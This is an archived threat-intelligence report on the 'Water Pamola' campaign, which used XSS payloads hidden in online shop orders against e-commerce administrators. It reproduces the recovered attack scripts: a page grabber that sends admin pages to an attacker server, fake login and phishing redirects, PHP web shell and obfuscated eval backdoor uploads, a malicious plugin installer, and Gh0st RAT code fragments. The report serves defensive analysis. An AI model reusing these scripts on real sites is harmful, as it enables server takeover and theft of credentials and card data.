Water Pamola Attacked Online Shops Via Malicious Orders

By By: Joseph C Chen Apr 28, 2021 Read time: 7 min (1791 words)

Published: 2021-04-28 · Archived: 2026-04-05 14:55:53 UTC

Since 2019, we have been tracking a threat campaign we dubbed as “Water Pamola.” The campaign initially compromised e-commerce online shops in Japan, Australia, and European countries via spam emails with malicious attachments.

Since 2019, we have been tracking a threat campaign we dubbed as “Water Pamola.” The campaign initially compromised e-commerce online shops in Japan, Australia, and European countries via spam emails with malicious attachmentsopen on a new tab.

However, since early 2020, we’ve noticed some changes to Water Pamola’s activity. Victims are now mainly located only in Japan. Recent telemetry data indicates that the attacks are not being launched via spam anymore. Instead, malicious scripts are being executed when the administrators look into customer orders in their online shop’s administration panel.




Figure 1. The Water Pamola attack chain

After further searching, we noticed that an online store administrator asked about a strange online orderopen on a new tab that contains JavaScript code inserted into the field where the customer’s address or company name would normally be located. This script is likely activated by exploiting a cross-site scriptingopen on a new tab (XSS) vulnerability in the said store’s administration portal.




Figure 2. The question asked on a forum showing the payload related to Water Pamola.

The above is a screenshot of the text in a forumopen on a new tab, which is translated by Google Translate as *Problem, there is an order that seems to be a mischievous order. The following characters are included in the address and company name.*

The script connects to the Water Pamola's server and downloads additional payloads. Taken together, this led us to believe that Water Pamola places orders with this embedded XSS script across many targeted online shops. If they are vulnerable to this XSS attack, these will be loaded when the victim (i.e., an administrator at the targeted merchant) opens the order within their management panel.

We have collected many attack scripts they delivered to different targets. The malicious behavior performed by the scripts includes page grabbing, credential phishing, web shell infection, and malware delivery.

This campaign appears to be financially motivated. In at least one instance, a site that Water Pamola attacked later disclosed that they had suffered a data breach. Their server was illegally accessed and personal information, which included names, credit card numbers, card expiration dates, and credit card security codes, were potentially leaked. This breach might be associated with Water Pamola, and it hints that this campaign's overall goal is to steal the credit card data (similar to Magecart campaigns).

Analysis of the XSS attack

As previously mentioned, Water Pamola sent online shopping orders appended with a malicious XSS script to attack e-commerce administrators.

It's worth mentioning that they are not targeting a specific e-commerce framework, but e-commerce systems in general. If the store's e-commerce system is vulnerable to XSS attacks, the malicious script will be loaded and executed on the merchant's management panel once someone (like a system administrator or store employee) opens the said order.

These scripts were managed with an XSS attack framework called "XSS.MEopen on a new tab," which helps attackers deal with their attack scripts and the stolen information. The source code of this framework is shared across many Chinese public forums. The basic attack script provided by the framework could report the victim's location and browser cookies. We observed that the scripts used during the attacks were customized. The attackers delivered a variety of different XSS scripts, which could include one or more of the following behaviors:

Page Grabber

The script sends an HTTP GET request to a specified URL address and forwards the received response to Water Pamola's server. This is usually used during an early stage of the attack to grab content from the victim's management page. Doing so allows the threat actor to understand the environment and design attack scripts appropriate to the victim's environment.

```
function poRec(urlGet, text) {
    var url = urlGet.replace(/\//g, "-");
    var data2 = escape(text);
    var xhr2 = null;
    try {
        xhr2 = new XMLHttpRequest()
    } catch (e) {
        xhr2 = new ActiveXObject("Microsoft.XMLHTTP")
    }
    xhr2.open("post", "https://77i.co/rechtml/", true);
    xhr2.setRequestHeader('content-type', 'application/x-www-form-urlencoded');
    xhr2.send("data=" + data2 + "&url=" + url)
}

function getSou(urlGet) {
    var xhr = null;
    try {
        xhr = new XMLHttpRequest()
    } catch (e) {
        xhr = new ActiveXObject("Microsoft.XMLHTTP")
    }
    xhr.open("get", urlGet, true);
    xhr.setRequestHeader('content-type', 'application/x-www-form-urlencoded');
    xhr.send();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            if (xhr.status == 200) {
                poRec(urlGet, xhr.responseText);
                if (xhr.responseText) {}
            } else {
                poRec(urlGet, "xhr.status=" + xhr.status + "\r\n" + xhr.responseText)
            }
        }
    }
}
```

Figure 3. The script for grabbing page content and sending it back to the attacker

Credential Phishing

Some of the delivered scripts revealed that the campaign was trying to obtain administrator credentials for e-commerce websites using two different approaches. The first way involves appending a fake login form to the page. The script hooks the mouse click event. If the victim enters the credential in the fake form and clicks anywhere on the page, the script will take the credentials, encode them using base64, replace some characters with custom substrings, and then upload these to Water Pamola's server.

```
function create_form(a) {
    var f = document.createElement("form");
    f.id = "safeFoem";
    document.getElementsByTagName("body")[0].appendChild(f);
    var b = document.createElement("input");
    b.type = "text";
    b.name = "username";
    b.id = "username";
    f.appendChild(b);
    var e = document.createElement("input");
    e.name = "password";
    e.type = "password";
    e.id = "password";
    f.appendChild(e)
}

function del_form() {
    if (document.getElementById("safeFoem")) {
        document.getElementById("safeFoem").style.display = "none"
    }
}
```

Figure 4. The script to create and delete fake login form for credential phishing

The other approach involves showing an authorization error message and then redirecting the user to a phishing website that asks users to enter their credentials. The subdomains of their phishing sites were configured to match the names of the targets' domain, such as "{victim's domain}[.]basic-authentication[.]live".

```
if(window.location.href.indexOf([redacted])>-1){
var innerStr="<html><head><title>401 Unauthorized</title></head>
              <body><h1>Unauthorized</h1><p>This server could not verify that you are authorized to access the document requested.
              Either you supplied the wrong credentials (e.g., bad password), or your browser doesn\'t understand how to supply the
              credentials required.</p></body></html>";
hskf("https:/[redacted].BASIC-AUTHENTICATION.LIVE",innerStr);
}
```

Figure 5. The script replaces the page content with an authorization error message and redirects users to the phishing website

Webshell/PHP backdoor injection

Some of the delivered malicious scripts attempt to install backdoors to the websites built with the EC-CUBEopen on a new tab framework, which is popular in Japan. The attack we found only works on Series 2 of EC-CUBE; the current version is Series 4, with Series 2 now under extended support.

There are three different approaches used to upload the backdoor. The first method is uploading a PHP web shell file by calling the native API provided by the framework. The name of the web shell file is hardcoded to be either "ec_ver.php," "log3.php," or "temp.php." The web shell can execute any PHP code sent by an HTTP POST request to the web shell.

Note the screenshot in Figure 6: The same web shell with the same "only_pcd" keyword is mentioned in this Chinese blog postopen on a new tab. The blog post describes a web shell with two components — a PHP script and an HTML uploading file — however, the second one is not needed as the proper POST request can be created with any custom or third-party tool (e.g., Fiddler).

```
    let xhr = new XMLHttpRequest;
    xhr.open('post', e);
    let rs = randomString32(16);
    xhr.setRequestHeader('Content-Type', `multipart/form-data;boundary=----WebKitFormBoundary${rs}`);
    xhr.send(new ourFormData({
        mode: 'upload',
        now_file: `${f}`,
        upload_file: `${g}:<?php/@INCLUDE_ONCE($_FILES['only_pcd']['tmp_name']);?>`
    }, rs));
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            if (xhr.status == 200) {
                poRecCs(e, "xhr.status=" + xhr.status + "\r\n" + f + "\r\n" + xhr.responseText)
            } else {
                poRecCs(e, "xhr.status=" + xhr.status + "\r\n" + f + "\r\n" + xhr.responseText)
            }
        }
```

Figure 6. The script for uploading the PHP web shell to an e-commerce website

The second method is modifying the page header to inject PHP code, which will then execute any PHP code, sent by the parameter "ec_ver2update" in the HTTP request. Note that the PHP code below is obfuscated. First, the $IDFX variable uses XOR operation (see character ^) to decode the string "create_function", then the resulting base64 string is decoded to **@eval($_REQUEST['ec_ver2update'])**; which is the backdoor's code.

```
if (g.responseText) {
    try {
        var a = 123;
        try {
            a = g.responseText.split("transactionid\" value=\"")[1].split("\"")[0]
        } catch (e) {}
        var b = g.responseText.split("name=\"header\"")[1].split(">")[1];
        b = b.split("</textarea")[0];
        if (b.indexOf("base64_de") > -1) {
            return
        }
        var c = '<!--{php}-->class MJES{function __destruct(){
                $IFDX=\'y-wMe=sIo+a&UTz\'^"\\x1a\\x5f\\x12\\x2c\\x11\\x58\\x2c\\x2f\\x1a\\x45\\x2\\x52\\x3c\\x3b\\x14";
                @$IFDX=$IFDX(\'\',$this->DNHF);return @$IFDX();}}$mjes=new MJES();
                @$mjes->DNHF=base64_decode("IEBldmFsKCRfUkVRVUVTVFsnZWNfdmVyMnVwZGF0ZSddKTs=");<!--{/php}-->';
        c = HTMLEncode2(c);
        b = b + c;
        b = HTMLDeCode1(b);
        b = encodeURIComponent(b);
        if (a == 123) {
            docsrf23tem(d, a, f, b)
        } else {
            docsrf26tem(d, a, f, b)
        }
    } catch (e) {}
    poRecCs2(d, "xhr.status1=" + g.status + "\r\n" + g.responseText)
}
```

Figure 7. The script for modifying the shop page header to inject a web shell

The third method is installing a malicious plugin embedded in a file named “MakePlugin.tar.gz” to the e-commerce framework. The plugin has been designed to drop multiple PHP web shell files on the server.

```
function docsrfPlu(d, e) {
    function dataURLtoFile(a, b) {
        var c = atob(a.substring(a.indexOf(',') + 1));
        var n = c.length,
            u8arr = new Uint8Array(n);
        while (n--) {
            u8arr[n] = c.charCodeAt(n)
        }
        return new File([u8arr], b)
    }
    var f = "data:application/zip;base64,H4sIAFvXo18AA+1WbWsbRxD21xj8H5YgIsnId3qJa3Db+EW+xkdlSUhyvzTlOJ1W1iWnu+NeLBtjqHQECjUUStz
    var g = dataURLtoFile(f, 'MakePlugin.tar.gz');
    var h = new FormData();
    h.append('transactionid', e);
    h.append('mode', 'install');
    h.append('plugin_file', g, 'MakePlugin.tar.gz');
    var i = new XMLHttpRequest();
    i.open('POST', d, true);
    i.send(h)
}
```

Figure 8. The script for uploading and installing the malicious plugin, “MakePlugin.tar.gz”

```
/**
 * インストール
 * installはプラグインのインストール時に実行されます.
 * 引数にはdtb_pluginのプラグイン情報が渡されます.
 *
 * @param array $arrPlugin plugin_infoを元にDBに登録されたプラグイン情報(dtb_plugin)
 * @return void
 */
function install($arrPlugin) {

    @fwrite(fopen('../../user_data/ec_ver.php','w'),'<?php @INCLUDE_ONCE($_FILES[\'only_pcd\'][\'tmp_name\']) ?>');
    @fwrite(fopen('../../user_data/log3.php','w'),'<?php eval($_POST[\'xhn\']) ?>');

    @fwrite(fopen('/home/[redacted]/ec-cube/ecweb/html_ec/user_data/ec_ver.php','w'),'<?php @INCLUDE_ONCE($_FILES[\'only_pcd\'][\'tmp_name\']) ?>');
    @fwrite(fopen('/home/[redacted]/ec-cube/ecweb/html_ec/user_data/log3.php','w'),'<?php eval($_POST[\'xhn\']) ?>');

    @fwrite(fopen('/home/[redacted]/ec-cube/ecweb/html_ec/upload/temp_image/temp.php','w'),'<?php eval($_POST[\'xhn\']) ?>');
    @fwrite(fopen('../../upload/temp_image/temp.php','w'),'<?php eval($_POST[\'xhn\']) ?>');


}
```

Figure 9. The malicious plugin installs several files with web shells

Malware Delivery

In this case, the attack script will show an alert prompt with a message that reads “Your Flash version is too low, please install the latest version and try again!” and then redirects the victim to the fake Flash installer download website they control. (Note that Flash has been declared end-of-life by Adobe since December 31, 2020open on a new tab.)

If the victim downloads and executes the installer downloaded from this page, the victim will be infected with a variant of Gh0stRat malware, previously also named Gh0stCringe or CineregRATopen on a new tab. This RAT’s

code is based on leaked Gh0st RAT source code; however, its traffic encryption is customized and it added some new features, like QQ number theft. The Gh0st RAT samples related to this campaign are obfuscated executable files, which decrypt the main payload in memory and execute its main export function named “Shellex.”

```
function tpsJump() {
    if (Math.random() < 0.79) {
        if (k < 59) {
            setCookie("_jNum", k.toString());
            alert("Your Flash version is too low, please install the latest version and try again!");
            location.href = "https://download.adobe-air.com/flashplayer/"
        } else {
            setCookie("_cfcache2", "google")
        }
    }
}
```

Figure 10. The script showing the error message and redirect to the fake Flash installer




Figure 11. The fake Flash installer download website

Analysis of the fake Flash installer

As described earlier, the XSS attack script redirects the victim to a fake Flash download site. Clicking on the “Install now” button downloads a .ZIP archive, which contains several legitimate files as well as a few malicious ones, which are usually in form of DLL libraries. These libraries will be sideloaded when the legitimate executable gets executed.





Figure 12. The package of downloaded Flash installer

In this example, AdobeAirFlashInstaller.exe (legitimate file) sideloads xerces-c_2_1_0.dll (patched legitimate file), which then sideloads ulibs.dll (malicious file). Ulibs.dll loads Adob.dll, which is a ZIP archive. After extracting the content of the Adob.dll zip archive, two legitimate and signed executable files are present and executed, and a similar sideloading process happens once more.

Figure 13. The package inside Adob.dll

Here, svchost.exe (renamed legitimate and signed Launcher.exe file from Tencent) sideloads Utility.dll (patched legitimate file). This patched file contains one new section called .newimp (new import), which adds a new import item with a reference to the oplib.dll library. This oplib.dll library is then sideloaded.



oplib.dll	0001F09E	00000000	00000000	0001F08C	0001F096
ThunkRVA	ThunkOffset	ThunkValue	Hint	ApiName	
0001F09E	00019C9E	0001F0A6	0000	azdopmic	

Figure 14. Oplib.dll side-loading

This new import was very likely added manually by using a utility called Stud_PE. This utility has a feature called “Import Adder,” while “.newimp” is the default name of a newly added section containing newly added imports. Oplib.dll then loads a lib.DAT file from the windowsfiles directory, decodes and decrypts its contents (from a hexadecimal string; XOR 0x42), and loads it into the newly created svchost.exe process. In addition, persistence via registry keys and Scheduled Tasks are configured.

```
for ( i = 0; i < v2; ++i )
  v5[i] ^= 0x42u;
inject_into_svchost(v5);
```

Figure 15. XOR routine and svchost injection

At the end, the last payload of this infection chain is a variant of a Gh0st RAT. Communication with C&C uses sockets and is encrypted with simple SUB 0x46, XOR 0x19 encryption.

```
for ( i = 0; i < a2; ++i )
  *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) - 0x46) ^ 0x19;
```

Figure 16. XOR routine that encrypts C&C communication

```
v2 = CreateEventA(0, 1, 0, 0);
*((_DWORD *)v1 + 18) = -1;
*((_DWORD *)v1 + 19) = v2;
v1[83] = 0;
Src[0] = 'x';
Src[1] = 'y';
Src[2] = ' ';
memcpy(v1 + 80, Src, 3u);
```

Figure 17. A packetFlag “xy” was found inside this Gh0st RAT variant

This Gh0st RAT variant implements additional features for stealing QQ messenger user information, for example, a list of users on a given machine and their QQ messenger numbers.

The code below obtains QQ numbers that are currently logged on the machine, mentioned hereopen on a new tab.

```
strcat(&Dest, "\\Tencent\\Users\\*.*");
v1 = FindFirstFileA(&Dest, &FindFileData);
FindNextFileA(v1, &FindFileData);
while ( 1 )
{
  result = FindNextFileA(v1, &FindFileData);
  if ( !result )
    break;
  if ( FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )

for ( i = FindWindowA("CTXOPConntion_Class", 0); ; i = GetWindow(hWnd, 2u) )
{
  hWnd = i;
  if ( !i )
    break;
  ClassName = 0;
  memset(v12, 0, sizeof(v12));
  v13 = 0;
  v14 = 0;
  GetClassNameA(hWnd, &ClassName, 260);
  if ( !strcmp(&ClassName, "CTXOPConntion_Class") )
  {
    if ( hWnd )
      GetWindowTextA(hWnd, &String, 260);
```

Figure 18. The code used to obtain user QQ numbers

Protecting e-commerce platforms from Water Pamola’s attacks

Water Pamola attacked online merchants with an XSS script appended onto online shopping orders. They also perpetrated social engineering attacks to phish credentials or prompt the download of a remote access tool. Online shop administrators should be aware that potential attacks may come not only from spam but also from different — and unexpected — infection vectors. We also recommend that administrators keep the versions of any e-commerce platforms in use by their websites up to date to prevent any potential vulnerabilities, including XSS attacks.

Organizations can benefit from having Trend Micro™ endpoint solutions such as Trend Micro Smart Protection Suitesproducts and Worry-Free™ Business Securityworry free services suites. These can protect users and

businesses from threats by detecting malicious files and spammed messages as well as blocking all related malicious URLs.

Indicators of compromise can be found in this appendix.

Tags
